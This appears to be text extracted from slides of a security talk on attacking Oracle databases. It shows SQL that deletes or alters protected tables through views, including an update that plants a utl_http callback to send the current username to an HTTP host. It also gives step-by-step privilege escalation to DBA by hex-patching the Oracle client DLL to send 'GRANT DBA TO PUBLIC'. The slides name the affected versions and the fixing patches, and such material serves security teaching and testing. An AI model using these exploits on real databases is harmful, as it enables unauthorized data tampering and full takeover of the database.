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
```
CREATE VIEW emp_emp AS  
SELECT e1.ename, e1.empno, e1.deptno  
FROM scott.emp e1, scott.emp e2  
WHERE e1.empno = e2.empno;  
  
delete from emp_emp;
```

- ➔ Fixed with Oracle Patch CPU July 2006.
- ➔ “Create View”-Privilege required (default in Oracle 7-10g Rel 1)

# Hacking via Views

Demo

# Hacking via Views



# Hacking via Views

```
delete from
  (select a.* from
    (select * from
      FLOWS_020200.WWV_FLOW_LISTS_OF_VALUES$)
    a inner join
    (select * from
      FLOWS_020200.WWV_FLOW_LISTS_OF_VALUES$)
    b on (a.id =b.id)
  )
```

- ➔ Only „Create Session“ privilege required
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
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```
update
  (select a.* from
    (select * from
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      inner join
        (select * from FLOWS_020200.WWV_FLOW_LISTS_OF_VALUES
$) b
      on (a.id =b.id)
  )
set LOV_QUERY = 'select utl_http.request(''http://
127.0.0.1/USER=''||user) from dual'
where lower(LOV_QUERY) like '%select%'
```

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# Privilege Escalation

In the next part we learn how to escalate privileges by

- patching a dll
- sql injection in PL/SQL packages (old way using a function)
- sql injection via cursor
- Information retrieval via SQL Injection


These techniques are quite common to escalate privileges in an Oracle database.



# Privilege Escalation via DLL patching


- This is one of the easiest ways to become DBA in many ways. Only „Create Session“ is required.
- Affected databases
  - All versions of Oracle 7, 8
  - Oracle 8i, 9i Rel.1, 9i Rel.2, 10g Rel1, 10g Rel.2 without CPU January 2006 (or later)
- Only databases Secure without patches
  - 9.2.0.8
  - 10.1.0.5
  - 10.2.0.3

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
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
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- Open the file libclntsh.so (Linux Instant Client), oraoci10.dll (Instant Client Win) and search for the ALTER SESSION SET NLS command.




```

[C:\oracle\ora92\bin\oraclient9.dll]
Datei Bearbeiten Suchen Projekt Ansicht Format Spalte Makro Extras Fenster Hilfe
alexora1
oradient9.dll tnsnames.ora

0 1 2 3 4 5 6 7 8 9 a b c d e f
0015e2e0h: 27 20 4E 4C 53 5F 49 53 4F 5F 43 55 52 52 45 4E ; ' NLS_ISO_CURREN
0015e2f0h: 43 59 3D 20 27 25 2E 2A 73 27 20 4E 4C 53 5F 4E ; CY= '%.*s' NLS_N
0015e300h: 55 4D 45 52 49 43 5F 43 48 41 52 41 43 54 45 52 ; UERIC_CHARACTER
0015e310h: 53 3D 20 27 25 2E 2A 73 27 20 4E 4C 53 5F 43 41 ; S= '%.*s' NLS_CA
0015e320h: 4C 45 4E 44 41 52 3D 20 27 25 2E 2A 73 27 20 4E ; LENDAR= '%.*s' N
0015e330h: 4C 53 5F 44 41 54 45 5F 46 4F 52 4D 41 54 3D 20 ; LS_DATE_FORMAT=
0015e340h: 27 25 2E 2A 73 27 20 4E 4C 53 5F 44 41 54 45 5F ; '%.*s' NLS_DATE_
0015e350h: 4C 41 4E 47 55 41 47 45 3D 20 27 25 2E 2A 73 27 ; LANGUAGE= '%.*s'
0015e360h: 20 20 4E 4C 53 5F 53 4F 52 54 3D 20 27 25 2E 2A ; NLS SORT= '%.*s'
0015e370h: 73 27 00 00 41 4C 54 45 52 20 53 45 53 53 49 4F ; s'..ALTER SESSIO
0015e380h: 4E 20 53 45 54 20 4E 4C 53 5F 4C 41 4E 47 55 41 ; N SET NLS_LANGUA
0015e390h: 47 45 3D 20 27 25 2E 2A 73 27 20 4E 4C 53 5F 54 ; GE= '%.*s' NLS_T
0015e3a0h: 45 52 52 49 54 4F 52 59 3D 20 27 25 2E 2A 73 27 ; ERRITORY= '%.*s'
0015e3b0h: 20 4E 4C 53 5F 43 55 52 52 45 4E 43 59 3D 20 27 ; NLS_CURRENCY= '
0015e3c0h: 25 2E 2A 73 27 20 4E 4C 53 5F 49 53 4F 5F 43 55 ; '%.*s' NLS_ISO_CU
0015e3d0h: 52 52 45 4E 43 59 3D 20 27 25 2E 2A 73 27 20 4E ; RRENCY= '%.*s' N
0015e3e0h: 4C 53 5F 4E 55 4D 45 52 49 43 5F 43 48 41 52 41 ; LS_NUMERIC_CHARA
0015e3f0h: 43 54 45 52 53 3D 20 27 25 2E 2A 73 27 20 4E 4C ; CTERS= '%.*s' NL
0015e400h: 53 5F 43 41 4C 45 4E 44 41 52 3D 20 27 25 2E 2A ; S_CALENDAR= '%.*s'
  
```

# Privilege Escalation via DLL patching

- Replace the “ALTER SESSION” command with “GRANT DBA TO PUBLIC--” and save the file



```

